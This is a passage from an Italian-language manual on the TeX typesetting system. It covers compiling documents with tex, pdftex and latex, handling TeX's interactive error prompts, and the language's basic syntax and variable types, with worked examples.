\l@nohyphenation=\language4
```

La funzione *`MODE`* permette di predisporre alcuni programmi per la risoluzione della propria stampante. Ciò si ottiene semplicemente selezionando il nome di una stampante che dovrebbe corrispondere, o essere molto simile alla propria.

La funzione *`XDVI`* permette di configurare Xdvi (capitolo 91), il programma di visualizzazione dei file DVI, in modo da stabilire il formato del foglio che si utilizza. Basta scorrere un elenco e confermare.

La funzione *`DVIPS`* permette di configurare Dvips (capitolo 91), il programma in grado di convertire file DVI in PostScript. Come per Xdvi, la cosa più importante da stabilire è il formato della carta, ma può anche essere indicata la stampante, o il comando di stampa da utilizzare quando Dvips viene usato per inviare direttamente un file alla stampa.

L'ultima funzione importante è *`FONT`* che permette di regolare i permessi di accesso alle directory che contengono i tipi di carattere e anche di configurare altre caratteristiche di questi file.

229.3 Funzionamento fondamentale di TeX

TeX utilizza un sorgente che si distingue perché di solito il suo nome finisce con l'estensione '`.tex`'; durante il processo di composizione genera un rapporto sull'elaborazione in un file con l'estensione '`.log`' e produce un file finale in formato DVI, con estensione '`.dvi`'. Successivamente, i file DVI vengono convertiti normalmente in PostScript attraverso il programma Dvips.

Eventualmente, è disponibile anche pdfTeX, con cui, invece di una composizione in formato DVI, si ottiene un file PDF senza passaggi intermedi.

Se si suppone che il file '`primo.tex`' contenga il testo seguente

```
Ciao a tutti.

Questo \'e il mio primo documento scritto con il linguaggio \TeX.
\bye
```

per ottenere la composizione in formato DVI è sufficiente il comando

```
$ tex primo.tex[ Invio ]
```

```
This is TeX, Version 3.14159 (Web2C 7.3.1)
(primo.tex [1] )
Output written on primo.dvi (1 page, 328 bytes).
Transcript written on primo.log.
```

mentre per ottenere la composizione in formato PDF è sufficiente il comando

```
$ pdftex primo.tex[ Invio ]
```

```
This is pdfTeX, Version 3.14159-13d (Web2C 7.3.1)
(primo.tex[/usr/share/texmf/pdftex/config/pdftex.cfg]
Babel <v3.6x> and hyphenation patterns for american, italian, nohyphenation,
  loaded.
[1[/usr/share/texmf/dvips/config/pdftex.map]] )<cmr10.pfb>
Output written on primo.pdf (1 page, 9807 bytes).
Transcript written on primo.log.
```

Nel primo caso si ottiene il file '`primo.dvi`', mentre nel secondo si ha il file '`primo.pdf`'. Eventualmente, per convertire il file DVI in PostScript, è sufficiente usare Dvips nel modo seguente:

```
$ dvips -o primo.ps primo.dvi[ Invio ]
```

```
This is dvips(k) 5.86 Copyright 1999 Radical Eye Software (www.radicaleye.com)
' TeX output 2001.08.30:0835' -> primo.ps
<texc.pro>. [1]
```

Ecco quello che si ottiene:

Ciao a tutti.
Questo è il mio primo documento scritto con il linguaggio TEX.

Si può anche usare una versione estesa di TeX, e-TeX e pdfeTeX, corrispondenti agli eseguibili '**`etex`**' e '**`pdfetex`**', che in questo caso si comportano nello stesso modo:

```
$ etex primo.tex[ Invio ]
```

```
This is e-TeX, Version 3.14159-2.1 (Web2C 7.3.1)
entering extended mode
(primo.tex [1] )
Output written on primo.dvi (1 page, 328 bytes).
Transcript written on primo.log.
```

oppure

```
$ pdfetex primo.tex[ Invio ]
```

```
This is pdfeTeX, Version 3.14159-13d-2.1 (Web2C 7.3.1)
entering extended mode
(primo.tex[/usr/share/texmf/pdftex/config/pdftex.cfg] [1[/usr/share/texmf/dvips
/config/pdftex.map]] )<cmr10.pfb>
Output written on primo.pdf (1 page, 9807 bytes).
Transcript written on primo.log.
```

Gli eseguibili '**tex**', '**pdftex**' '**etex**' e '**pdfetex**' sono indipendenti, mentre attorno a loro si presentano altrettante serie di collegamenti simbolici:

```
virtex     -> tex
initex     -> tex
latex      -> tex
amstex     -> tex

evirtex    -> etex
einitex    -> etex
elatex     -> etex

pdfevirtex -> pdfetex
pdfeinitex -> pdfetex
pdfelatex  -> pdfetex

pdfvirtex  -> pdftex
pdfinitex  -> pdftex
pdflatex   -> pdftex
```

A seconda del nome usato per avviare uno stesso eseguibile, si può ottenere un comportamento differente. Nel caso di '**virtex**' che è un collegamento a '**tex**', si fa riferimento implicitamente al *formato* '**plain**', corrispondente alle dichiarazioni contenute nei file della directory 'texmf/tex/plain/', così come '**pdfvirtex**' fa riferimento alla directory 'texmf/pdftex/plain/', ecc. Purtroppo, le cose non sono così semplici in generale, perché le convenzioni non sono perfettamente omogenee; tuttavia, vale la pena di tenere presente che i nomi del tipo '**[pdf][e]virtex**' sono equivalenti ai nomi del tipo '**[pdf][e]tex**'.

I nomi del tipo '**[pdf][e]initex**' fanno riferimento al linguaggio TeX senza la dichiarazione di alcuna macro e sono equivalenti all'uso degli eseguibili del tipo '**[pdf][e]tex**' con l'aggiunta dell'opzione '**--ini**'. In pratica, per usare '**[pdf][e]initex**', oppure '**[pdf][e]tex --ini**', occorre modificare l'esempio già visto nel modo seguente:

```
\input plain
Ciao a tutti.

Questo \'e il mio primo documento scritto con il linguaggio \TeX.
\bye
```

> Questa spiegazione viene data solo per chiarire un po' il funzionamento di TeX e il significato di tutti i collegamenti simbolici che gli stanno intorno. L'uso dell'istruzione '**\input plain**' nel sorgente non funziona sempre come ci si aspetterebbe leggendo queste indicazioni; in pratica, una volta capito il senso della cosa, non va usata affatto.

In modo analogo a quanto visto fino a questo punto, quando si fa riferimento a un collegamento del tipo '**[pdf][e]latex**', è come usare un eseguibile del tipo '**[pdf][e]initex**', oppure '**[pdf][e]tex --ini**', iniziando il sorgente TeX con la riga seguente:

```
\input latex.ini
```

> Resta il fatto che il comando '**\input latex.ini**' non rappresenta necessariamente uno standard e quello che conta è sapere solo che i collegamenti '**[pdf][e]latex**' richiamano in qualche modo il formato '**latex**'. In altri termini, i collegamenti '**[pdf][e]latex**' fanno riferimento implicitamente alle macro di LaTeX.

Per completare questa sezione, viene mostrato un esempio di un sorgente LaTeX, ovvero un sorgente TeX fatto per le macro LaTeX. Si fa riferimento al nome ipotetico 'secondo.tex':

```
\documentclass{article}
\begin{document}
Ciao a tutti.

Questo \'e il mio primo documento scritto con il linguaggio \LaTeX .
\end{document}
```

Per comporre correttamente questo file, occorre un comando del tipo:

$ [**pdf**][**e**]**latex secondo.tex**

A seconda dei casi si otterrà il file '`secondo.dvi`', oppure '`secondo.pdf`'.

229.4 Interazione con TeX

La composizione di un documento scritto con il linguaggio TeX può avvenire anche con qualche forma di interazione. Se si avvia uno degli eseguibili '[**pdf**][**e**]**tex**' senza argomenti, si ottiene un invito a inserire il nome del file, attraverso l'indicazione di due asterischi:

$ **tex**[*Invio*]

```
This is TeX, Version 3.14159 (Web2C 7.3.1)
**
```

Si può inserire così il percorso del file, omettendo eventualmente l'estensione se questa corrisponde a '`.tex`':

** **terzo.tex**[*Invio*]

```
(terzo.tex [1] )
Output written on terzo.dvi (1 page, 488 bytes).
Transcript written on terzo.log.
```

Supponendo di avere scritto un file, denominato '`quarto.tex`', in cui non appare l'istruzione '**\bye**' finale, come nel testo seguente, TeX si ferma in attesa di istruzioni, mostrando un invito ridotto a un solo asterisco:

```
Ciao a tutti.

Questo \'e il mio quarto documento scritto con il linguaggio \TeX,
dove non appare l'istruzione $\backslash$bye alla fine del file.
```

$ **tex quarto.tex**[*Invio*]

```
This is TeX, Version 3.14159 (Web2C 7.3.1)
(quarto.tex)
*
```

Naturalmente, se si è in grado di farlo, si può aggiungere anche altro testo:

* **Saluti!**[*Invio*]

* **\bye**[*Invio*]

```
[1]
Output written on quarto.dvi (1 page, 448 bytes).
Transcript written on quarto.log.
```

Ciao a tutti.

Questo è il mio quarto documento scritto con il linguaggio TEX, dove non appare l'istruzione \bye alla fine del file.

Saluti!

Di solito si evita di interagire con TeX, tuttavia si può essere costretti dal presentarsi di un errore durante la compilazione del sorgente. Per la precisione, il livello di interazione di TeX può essere regolato attraverso delle istruzioni speciali, come descritto nella tabella 229.1. In condizioni normali, il funzionamento avviene in modalità '**`errorstopmode`**', corrispondente all'istruzione '**`\errorstopmode`**', in cui TeX si ferma in attesa di indicazioni per qualunque errore si presenti.

Tabella 229.1. Istruzioni per il controllo della modalità di funzionamento interattiva.

Istruzione TeX	Modalità di funzionamento
\errorstopmode	La composizione viene sospesa per qualunque errore.
\scrollmode	La composizione viene sospesa solo per gli errori più importanti.
\nonstopmode	La composizione viene sospesa solo in presenza di errori gravissimi.
\batchmode	La composizione viene sospesa solo in presenza di errori gravissimi e non si mostrano informazioni sullo schermo.

Per esempio, il file '`quinto.tex`' che contiene il testo seguente, usa erroneamente l'istruzione '**`\tex`**' al posto di '**`\TeX`**':

```
Ciao a tutti.

Questo \'e il mio quinto documento scritto con il linguaggio \tex, in
cui si provoca volutamente un errore.
\bye
```

`$` **`tex quinto.tex`**[*Invio*]

```
This is TeX, Version 3.14159 (Web2C 7.3.1)
(quinto.tex
! Undefined control sequence.
l.3 ...to documento scritto con il linguaggio \tex
                                                  , in
?
```

Viene dichiarato sinteticamente il tipo di errore individuato, che in questo caso corrisponde a

```
! Undefined control sequence.
```

ovvero una sequenza di controllo indefinita. Nella riga successiva si indica il numero della riga in cui appare l'errore ('**`l.3`**' sta per *line* 3) con il pezzo di testo che arriva fino all'errore, mentre il pezzo successivo appare staccato, nella riga successiva.

```
l.3 ...to documento scritto con il linguaggio \tex
                                                  , in
```

In pratica, secondo TeX l'errore è riferito esattamente alla stringa '**`\tex`**'. Sotto appare un invito composto da un punto interrogativo, con il quale TeX attende un'azione dell'utente. Si può rispondere con un altro punto interrogativo per avere l'elenco delle possibilità:

`?`**`?`**[*Invio*]

```
Type <return> to proceed, S to scroll future error messages,
R to run without stopping, Q to run quietly,
I to insert something, E to edit your file,
1 or ... or 9 to ignore the next 1 to 9 tokens of input,
H for help, X to quit.
?
```

La tabella 229.2 descrive brevemente il significato e l'uso dei comandi disponibili, mostrando anche la modalità corrispondente quando una scelta coincide con la richiesta di cambiamento di questa.

Tabella 229.2. Interazione in presenza di un errore.

Tastiera	Istruzione TeX corrispondente	Effetto
[*h*][*Invio*]		Mostra la spiegazione del motivo dell'interruzione.
[*i*][*Invio*]		Richiede di inserire una correzione.
[*e*][*Invio*]		Avvia un programma per la modifica del file sorgente.
[*x*][*Invio*]		Arresta la composizione.
[*s*][*Invio*]	`\scrollmode`	Non si ferma più in presenza di piccoli errori.
[*r*][*Invio*]	`\nonstopmode`	Non si ferma più per alcun errore.
[*q*][*Invio*]	`\batchmode`	Non si ferma più per alcun errore e non mostra alcuna informazione.
[*Invio*]		Cerca di rimediare all'errore e continua la composizione.
[*n*][*Invio*]		Cerca di rimediare automaticamente ai prossimi *n* errori.

Nel caso dell'errore mostrato, si vuole provare a capire meglio di cosa si tratta, attraverso il comando [*h*][*Invio*]:

`?`**`h`**[*Invio*]

```
The control sequence at the end of the top line
of your error message was never \def'ed. If you have
misspelled it (e.g., '\hobx'), type 'I' and the correct
spelling (e.g., 'I\hbox'). Otherwise just continue,
and I'll forget about whatever was undefined.
```

Dal momento che si può correggere facilmente l'errore, si richiede di poter inserire del testo sostitutivo:

`?`**`i`**[*Invio*]

`insert>`**`\TeX`**[*Invio*]

```
[1] )
Output written on quinto.dvi (1 page, 376 bytes).
Transcript written on quinto.log.
```

Con il comando [*e*][*Invio*] si può avviare un programma per la modifica del file sorgente. Di solito si tratta di VI, ma si può intervenire nella variabile di ambiente '**`TEXEDIT`**' indicando il nome di un altro programma, usando le metavariabili '**`%d`**' e '**`%s`**' per indicare rispettivamente la riga contenente l'errore e il nome del file. Per esempio, rimanendo nel caso di VI, è possibile usare la sintassi seguente per raggiungere la riga *n*-esima del file indicato:

`vi -c` *n* *file*

In questo modo, si dovrebbe assegnare alla variabile di ambiente '**`TEXEDIT`**' la stringa '**`vi -c %d %s`**':

`$` **`TEXEDIT="vi -c %d %s"`**[*Invio*]

`$` **`export TEXEDIT`**[*Invio*]

229.5 Riferimenti

- Documentazione interna della distribuzione teTeX: '`texmf/doc/*`'
- Documentazione interna Info: *web2c.info* e *latex.info*

TeX: introduzione

TeX è un linguaggio di programmazione per la composizione tipografica. La «compilazione» di un sorgente TeX produce un file in formato finale (DVI o PDF) per la stampa.

L'importanza di questo linguaggio richiede anche la conoscenza della pronuncia corretta del suo nome: «t-e-k». Infatti, il creatore di questo linguaggio, D.E. Knuth, voleva fare riferimento alle lettere greche maiuscole «TEX», che così vanno pronunciate.

> Dal momento che le istruzioni TeX utilizzano spesso le parentesi graffe, nei modelli sintattici queste vanno intese letteralmente, come parte dell'istruzione rappresentata.

230.1 Elementi essenziali del linguaggio TeX

Un file sorgente TeX è un file di testo normale; per la precisione dovrebbe trattarsi di un file ASCII standard a 7 bit, dove l'interruzione delle righe avviene secondo le regole del proprio sistema operativo.

Nel linguaggio di TeX si distinguono righe bianche o vuote da righe contenenti istruzioni. Nell'ambito delle righe contenenti istruzioni, possono poi apparire dei commenti che si distinguono per essere preceduti dal segno di percentuale ('**%**'), terminati dalla fine della riga. Nell'esempio seguente si può osservare che tutte le righe che contengono del testo sono in pratica delle istruzioni, più o meno articolate. Nella prima riga appare anche un commento, che non appare poi nella composizione finale.

```
Ciao a tutti. % Ecco, un commento tanto per gradire.

Questo \'e solo un piccolo esempio per vedere come funziona il
linguaggio di composizione \TeX.
\bye
```

Gli spazi, verticali e orizzontali, hanno un significato, ma generalmente non si sommano. Normalmente si usa una riga vuota o bianca per separare il testo in paragrafi, ma la presenza di più righe bianche o vuote non cambia la distanza tra questi paragrafi nella composizione finale; nello stesso modo, uno spazio orizzontale serve generalmente a separare le parole di una frase, ma la presenza di più spazi orizzontali non cambia la distanza tra le parole.

Eventualmente si può dichiarare espressamente la separazione tra i paragrafi attraverso l'istruzione '**\par**', tenendo presente che anche in questo caso, l'uso di più istruzioni del genere non produce una separazione maggiore tra i paragrafi stessi

L'istruzione finale '**\bye**' conclude il «programma» TeX e tutto ciò che appare dopo viene ignorato.

230.1.1 Testo letterale, parole e simboli di controllo

Una riga di testo si traduce generalmente nel testo corrispondente nella composizione finale, tenendo conto però che alcuni simboli hanno un significato speciale e si distinguono contesti differenti. La tabella 230.1 elenca i caratteri che hanno significati particolari, con l'indicazione del modo per ottenere il loro simbolo originale nella composizione.

Tabella 230.1. Elenco dei caratteri che hanno significati particolari.

Carattere speciale	Utilizzo normale	Trasformazione per l'uso letterale
\	Prefisso di una parola di controllo o di un simbolo di controllo.	$\backslash$
{	Apre un gruppo.	$\{$
}	Chiude un gruppo.	$\}$
%	Inizia un commento fino alla fine della riga.	\%
&	Tabulazione orizzontale.	\&
~	Spazio non interrompibile.	\~{}
$	Inizia e conclude un contesto matematico.	\$
^	Apice, in un contesto matematico.	\^{}
_	Pedice, in un contesto matematico.	_{}
#	Definisce la collocazione di un parametro.	\#
<SP>	Uno o più spazi vengono ridotti a uno solo.	*<SP>*
<	In condizioni normali, genera un punto esclamativo rovesciato.	$<$
>	In condizioni normali, genera un punto interrogativo rovesciato.	$>$

La barra obliqua inversa ('`\`') viene usata come prefisso per delle *sequenze di controllo*, nell'ambito delle quali si può distinguere tra *parole di controllo* e *simboli di controllo*. Una parola di controllo è formata esclusivamente da lettere alfabetiche (dalla «a» alla «z», maiuscole e minuscole, escluse le lettere accentate); per esempio, '**`\TeX`**' è una parola di controllo con cui si ottiene la rappresentazione del nome TeX secondo lo standard stabilito dal suo autore originale. Un simbolo di controllo è invece un solo carattere che non sia una lettera alfabetica; per esempio, '**`` \` ``**' è un simbolo di controllo con cui si ottiene l'aggiunta di un accento grave sopra il simbolo successivo.

In base al fatto che le parole di controllo si distinguono perché composte esclusivamente da lettere alfabetiche, si può porre il problema di delimitarle correttamente quando si trovano incorporate in parole che compongono il testo normale. Nell'esempio già mostrato, la parola di controllo '**`\TeX`**' si individua correttamente perché è seguita da un punto fermo, ovvero un simbolo che non è una lettera alfabetica, ma volendo scrivere un gioco di parole, come «il mio primo TeXdocumento», sarebbe necessario usare uno strattagemma. Si osservi l'esempio seguente che si traduce in un errore nella composizione del documento:

```
Ciao a tutti.

Questo \`e il mio primo \TeXdocumento.
\bye
```

TeX cerca di interpretare la parola di controllo '**`\TeXdocumento`**' e non dovrebbe riuscirci. Per questa ragione, lo spazio che dovesse seguire una parola di controllo viene ignorato; così, diventa più facile inserire queste parole di controllo in parole del testo che si vuole comporre. Ecco l'esempio corretto:

```
Ciao a tutti.

Questo \`e il mio primo \TeX documento.
\bye
```

Tuttavia, rimane da chiarire in che modo inserire veramente uno spazio dopo una parola di controllo. Questo problema viene risolto con l'uso dei raggruppamenti.

230.1.2 Raggruppamenti

In diverse situazioni è utile raggruppare parte delle istruzioni (il testo) all'interno di parentesi graffe ('**{...}**'). L'effetto del raggruppamento non si nota nella composizione finale, ma permette di circoscrivere l'effetto di istruzioni particolari.

È ammissibile anche l'uso di raggruppamenti vuoti, '**{}**', che di solito vengono usati per separare parole o simboli di controllo dal testo che segue. Per esempio, scrivendo '**\TeX{}**' si riesce a evitare che lo spazio successivo venga inghiottito.[1] Nel seguito vengono mostrati diversi esempi che si traducono nella stessa composizione finale.

- Raggruppamento vuoto alla fine della parola di controllo:

```
Il linguaggio di composizione \TeX{} sembra complesso a prima vista...
\bye
```

- Raggruppamento vuoto per separare gli spazi:

```
Il linguaggio di composizione \TeX {} sembra complesso a prima vista...
\bye
```

- Raggruppamento per individuare uno spazio:

```
Il linguaggio di composizione \TeX{ }sembra complesso a prima vista...
\bye
```

- Raggruppamento per individuare uno spazio dopo la fine della parola di controllo:

```
Il linguaggio di composizione \TeX { }sembra complesso a prima vista...
\bye
```

- Raggruppamento per isolare la parola di controllo:

```
Il linguaggio di composizione {\TeX} sembra complesso a prima vista...
\bye
```

- Raggruppamento per isolare lo spazio e la parola successiva:

```
Il linguaggio di composizione \TeX { sembra} complesso a prima vista...
\bye
```

Nella tabella 230.1 sono stati mostrati alcuni simboli di controllo che sono conclusi evidentemente da un raggruppamento vuoto: '**\~{}**', '**\^{}**' e '**_{}**'. In questo caso, il raggruppamento vuoto serve a impedire che la sequenza di controllo produca qualcosa di diverso da ciò che ci si aspetta in quel contesto particolare. Per esempio, '**\^o**' oppure anche '**\^ o**' genera la lettera accentata «ô».[2]

Oltre all'uso delle parentesi, è possibile usare in alternativa la coppia di parole di controllo '**\bgroup**' e '**\egroup**', in sostituzione di '**{**' e '**}**' rispettivamente.

230.1.3 Inclusione di file esterni

È possibile articolare un sorgente TeX in più file separati, che vengono inclusi con l'istruzione '**\input**':

```
\input nome_file
```

[1] Naturalmente si può usare anche il simbolo di controllo '\<SP>' (barra obliqua inversa e spazio) per indicare espressamente uno spazio in quel punto.

[2] Verrà chiarito in seguito che le istruzioni '**\~{}**' e '**\^{}**' sono delle macroistruzioni che servono a generare un accento, utilizzano un parametro, costituito dal carattere o dal gruppo successivo. Nel momento in cui si vogliono rappresentare questi simboli senza abbinarli ad altro, il loro parametro deve essere un gruppo vuoto o lo spazio inteso come carattere ('\<SP>'). Pertanto, in alternativa a '**\~{}**' e '**\^{}**' si poteva usare la forma '**\~**<SP>' e '**\^**<SP>'.

L’inclusione avviene inserendo in quel punto le righe del file indicato. Se il file esterno contiene l’istruzione ‘**\bye**’, la composizione termina senza continuare nel file di partenza.

230.2 Variabili e tipi di dati

TeX ha una gestione molto particolare dei dati. Nelle sezioni seguenti vengono descritti solo i tipi di dati più comuni, ma questo dovrebbe bastare per far comprendere la logica di fondo.

Vale la regola per cui può essere usato solo ciò che è già stato dichiarato; inoltre, il campo di azione di queste variabili può essere controllato attraverso i raggruppamenti con le parentesi graffe.

In generale, per TeX una variabile ha l'aspetto di una parola di controllo a cui si assegna un valore secondo la sintassi seguente:

```
\nome=valore
```

L'espansione di una variabile avviene inserendo la parola di controllo corrispondente nel punto in cui il contesto lo richiede. Tuttavia, se lo scopo è quello di espandere la variabile in modo che appaia nel testo normale, occorre usare un accorgimento, con cui si trasforma il suo contenuto in una stringa. Di solito si usa per questo la parola di controllo '**`\the`**':

```
\the\nome
```

230.2.1 Stringhe

Per TeX la stringa è ciò che può essere reso tipograficamente; così, un'espressione stringa è ciò che alla fine si trasforma in una stringa nella composizione tipografica. Le variabili di tipo stringa si dichiarano nel modo seguente:

```
\newtoks\nome
```

Si può assegnare una stringa alla variabile nel modo seguente:

```
\nome={espressione_stringa}
```

L'espansione di una variabile stringa non può avvenire inserendo semplicemente la parola di controllo '*****nome*' nel testo, perché occorre dichiarare espressamente questa intenzione con la parola di controllo '**`\the`**'.

```
\newtoks\data
\data={9 settembre 2001}
Treviso, \the\data \par
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla  bla bla bla bla bla bla. \par
Ciao.
```

> Treviso, 9 settembre 2001
>
> Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
>
> Ciao.

Nell'esempio precedente, si crea una variabile stringa corrispondente alla parola di controllo '**`\data`**', a cui si assegna la stringa '**`9 settembre 2001`**', per poi ottenerne successivamente l'espansione nel testo.

230.2.2 Trasformazione delle stringhe

Le trasformazioni più comuni sulle stringhe sono il cambiamento in maiuscole o minuscole. Ciò si ottiene facilmente con le macro '**`\uppercase`**' e '**`\lowercase`**':

```
\uppercase{espressione_stringa_da_trasformare_in_maiuscole }
```

```
\lowercase{espressione_stringa_da_trasformare_in_minuscole }
```

230.2.3 Contatori

La variabile numerica più semplice di TeX è il contatore. Ne esistono due tipi: uno deve essere inizializzato subito, con un valore non negativo, l'altro no:

```
\countdef\nome_contatore =n
```

```
\newcount\nome_contatore
```

Il primo di questi due modelli riguarda il tipo di contatore che deve essere inizializzato in fase di dichiarazione. Il valore di inizializzazione è rappresentato da *n*.

Per assegnare un valore a una variabile contatore, si usa la forma seguente:

```
\nome =valore
```

> È importante sottolineare che l'inizializzazione di un contatore definito attraverso '**`\countdef`**' potrebbe in pratica non tradursi nell'assegnamento corrispondente alla variabile, pur essendo obbligatorio. Pertanto, conviene poi assegnare nuovamente il valore richiesto.

Si può assegnare un numero espresso usando cifre numeriche, con un segno anteriormente nel caso sia necessario, senza separatore decimale, come nell'esempio seguente, in cui si assegna al contatore '**`\conteggio`**' il valore -345.

```
\conteggio=-345
```

230.2.4 Lunghezze

Un tipo specifico di variabile numerica è adibita a contenere delle lunghezze. Per TeX, la lunghezza è un'informazione numerica particolare, che si potrebbe ricondurre al concetto di variabile a virgola mobile di altri linguaggi. Si dichiara una lunghezza nel modo seguente:

```
\newdimen\nome_lunghezza
```

Una lunghezza è un valore che si può rappresentare in forma costante solo specificando l'unità di misura, che per TeX è una sigla composta da due lettere secondo lo schema che appare nella tabella 230.2. Pertanto, un valore che esprime una lunghezza deve avere la forma seguente:

```
[+|-]numero [true]unità_di_misura
```

In particolare, il valore che precede l'unità di misura può contenere una virgola decimale, espressa attraverso il punto ('**`.`**').[3] Per esempio, per esprimere una lunghezza di 10 cm, si deve scrivere '**`10cm`**'.[4] Nell'esempio seguente si assegna alla variabile '**`\distanza`**' una lunghezza positiva di 4,5 mm:

[3] È consentito anche l'uso della virgola per separare la parte intera di un numero. Tuttavia, ci sono situazioni in cui ciò non va bene, per cui è meglio usare sempre solo il punto.

[4] TeX ammette che tra il numero e l'unità di misura ci sia dello spazio. Qui si preferisce attaccare l'unità di misura al numero, per evitare confusione con il testo successivo.

```
\distanza=4.5mm
```

La parola chiave '**`true`**' consente di indicare una lunghezza che non può essere ingrandita o ridotta attraverso l'istruzione '**`\magnification`**', come verrà descritto nella sezione 232.1. Pertanto, se nell'esempio precedente si vuole indicare una lunghezza positiva corrispondente esattamente a 4,5 mm, in ogni situazione, si deve scrivere così:

```
\distanza=4.5truemm
```

oppure anche in modo più leggibile:

```
\distanza=4.5 true mm
```

La rappresentazione interna delle lunghezze è di un solo tipo; in pratica, TeX converte sempre i valori nell'unità di misura più piccola che è in grado di gestire.[5]

Tabella 230.2. Unità di misura secondo TeX.

Sigla	Denominazione	Corrispondenza	Annotazioni
mm	millimetro		
cm	centimetro		
in	pollice	2,54 cm	
bp	*big point*	0,352 7777 mm 1/72 pollici	Il punto tipografico usato dal linguaggio PostScript.
pt	punto	0,351 4598 mm 1/72,27 pollici	Punto tipografico usato negli Stati Uniti.
dd	punto didôt	0,376 065 mm 1/67,54 pollici	Punto tipografico europeo.
sp	*scaled point*	1/65 535 punti '**`pt`**'	L'unità di misura più piccola gestibile da TeX.
pc	pica	12 punti	
em	M	variabile	Quadratone, pari alla larghezza della lettera «M» maiuscola.
ex	x	variabile	Altezza della lettera «x» minuscola.
mu	*math unit*	18 quadratoni	

Si osservi che TeX non semplifica la tradizione tipografica, consentendo di utilizzare ben tre tipi diversi di punto tipografico. Il punto a cui si è abituati comunemente con i programmi di composizione, è quello corrispondente alla sigla '**`bp`**', ma TeX utilizza in modo predefinito l'unità '**`pt`**', che comunque non si discosta di molto.

230.2.5 Lunghezze elastiche

In varie situazioni, TeX è in grado di gestire delle lunghezze elastiche. Le variabili che contengono informazioni del genere sono in grado di annotare tre indicazioni distinte: la distanza normale, una tolleranza in più e una tolleranza in meno. Questo tipo di informazione si esprime secondo la forma seguente:

lunghezza_richiesta [`plus` *lunghezza_in_estensione*] [`minus` *lunghezza_in_contrazione*]

In pratica, è come dire che si fa riferimento a una certa lunghezza, a cui si può aggiungere quanto appare dopo la parola chiave '**`plus`**' e si può togliere quanto appare dopo '**`minus`**'. Come si può intuire, quando non si indicano i valori che danno elasticità, si sottintende in corrispondenza un valore zero.

[5] L'unità di misura più piccola è definita *scaled point*, che è stata creata appositamente per TeX.

L'elasticità fissata attraverso le parole chiave '**plus**' e '**minus**' non è tassativa. Di solito, il solo fatto che si consenta un'estensione, anche di un solo punto, fa sì che il salto sia allungabile in modo indefinito, in caso di necessità.

Eventualmente, si dichiara una variabile del genere con la forma seguente:

```
\newskip\nome
```

L'assegnamento, come si può intendere, ha la forma seguente:

```
\nome=lunghezza_elastica
```

Ovvero:

```
\nome=lunghezza [plus lunghezza] [minus lunghezza]
```

Le indicazioni sull'elasticità in estensione e in contrazione sono formate normalmente da lunghezze, come per esempio '**plus 1pt**', ma si possono usare anche delle definizioni astratte, rappresentate da tre parole chiave, precedute da un numero intero:

```
nfil
nfill
nfilll
```

Generalmente, il numero *n* è sempre 1 e va inteso come moltiplicatore della parola successiva; in pratica, '**2fil**' rappresenta un'elasticità doppia di '**1fil**'.

La parola chiave '**fil**' rappresenta un'elasticità di grado minimo, '**fill**' un'elasticità di grado medio e '**filll**' un'elasticità molto grande.

230.2.6 Operazioni con i valori numerici

La realizzazione di espressioni numeriche con TeX diventa abbastanza complicata. Si utilizzano fondamentalmente tre tipi di istruzione per modificare il valore di una variabile:

```
\advance\nome [by] valore
```

```
\multiply\nome [by] valore
```

```
\divide\nome [by] valore
```

In pratica, nel primo caso si incrementa la variabile del valore indicato (se il valore in questione è negativo, la variabile viene ridotta di conseguenza); nel secondo caso di assegna alla variabile il prodotto tra quanto contenuto prima per il valore indicato; nel terzo caso si divide il contenuto della variabile per il valore, assegnando alla stessa il risultato della divisione.

Come si può osservare, la parola chiave '**by**' è facoltativa e si può usare per facilitare la lettura umana dell'istruzione.

Il valore usato deve essere del tipo adatto alla variabile con cui si esegue l'operazione. Viene mostrato un esempio complessivo che dovrebbe essere comprensibile a sufficienza:

```
\countdef\pagina=0
\pagina=1
\newcount\contatore
\contatore=-7
\newdimen\lunghezza
\lunghezza=100pt
\newskip\elastico
\elastico=10pt plus 2pt minus 1pt
pagina = \the\pagina \par
contatore = \the\contatore \par
lunghezza = \the\lunghezza \par
elastico = \the\elastico \par
\multiply\pagina by 2
\advance\contatore by 1
\advance\lunghezza by 10pt
\advance\elastico by 5pt plus 3pt minus 2pt
pagina = \the\pagina \par
contatore = \the\contatore \par
lunghezza = \the\lunghezza \par
elastico = \the\elastico \par
\divide\lunghezza by 2
\divide\elastico by 2
lunghezza = \the\lunghezza \par
elastico = \the\elastico \par
```

pagina = 1
contatore = -7
lunghezza = 100.0pt
elastico = 10.0pt plus 2.0pt minus 1.0pt
pagina = 2
contatore = -6
lunghezza = 110.0pt
elastico = 15.0pt plus 5.0pt minus 3.0pt
lunghezza = 55.0pt
elastico = 7.5pt plus 2.5pt minus 1.5pt

Va tenuta in considerazione una scorciatoia importante per rappresentare il prodotto tra una costante numerica e il valore di una lunghezza, che si usa di solito per gli assegnamenti:

*n**nome*

In questo caso, il numero *n* non deve esprimere una lunghezza, pertanto non può contenere l'indicazione dell'unità di misura. Per esempio, se '**`\hsize`**' contiene la lunghezza 15 cm, con l'istruzione seguente si assegna alla variabile '**`\mezza`**' la metà di questa lunghezza, ovvero 7,5 cm:

```
\mezza=0.5\hsize
```

Nell'esempio seguente si creano due variabili: una contiene una lunghezza e l'altra una lunghezza elastica. Dopo aver controllato il valore iniziale di queste, si riassegna loro la metà del loro valore di partenza, controllando successivamente il risultato ottenuto. Si può osservare che '**`\elastico`**' perde l'informazione sull'elasticità, diventando una lunghezza normale.

```
\newdimen\lunghezza
\lunghezza=100pt
\newskip\elastico
\elastico=10pt plus 2pt minus 1pt
lunghezza = \the\lunghezza \par
elastico = \the\elastico \par
\lunghezza=0.5\lunghezza
\elastico=0.5\elastico
```

```
lunghezza = \the\lunghezza \par
elastico = \the\elastico \par
```

---

lunghezza = 100.0pt
elastico = 10.0pt plus 2.0pt minus 1.0pt
lunghezza = 50.0pt
elastico = 5.0pt

230.2.7 Trasformazione in stringa di dati numerici

I dati numerici, quando devono essere convertiti in stringhe, possono essere rappresentati in forme differenti. La parola di controllo '**`\the`**' consente di ottenere una trasformazione «normale» di qualunque variabile in stringa:

`\the\`*parola_di_controllo*

Per esempio, se '**`\lunghezza`**' è stata dichiarata come lunghezza contenente il valore 10 cm, l'espansione di '**`\the\lunghezza`**' può generare la stringa '**`284.45274pt`**'.

Un valore numerico può essere trasformato in numero intero, ammesso che ciò abbia senso, con la parola di controllo '**`\number`**':

`\number\`*parola_di_controllo*

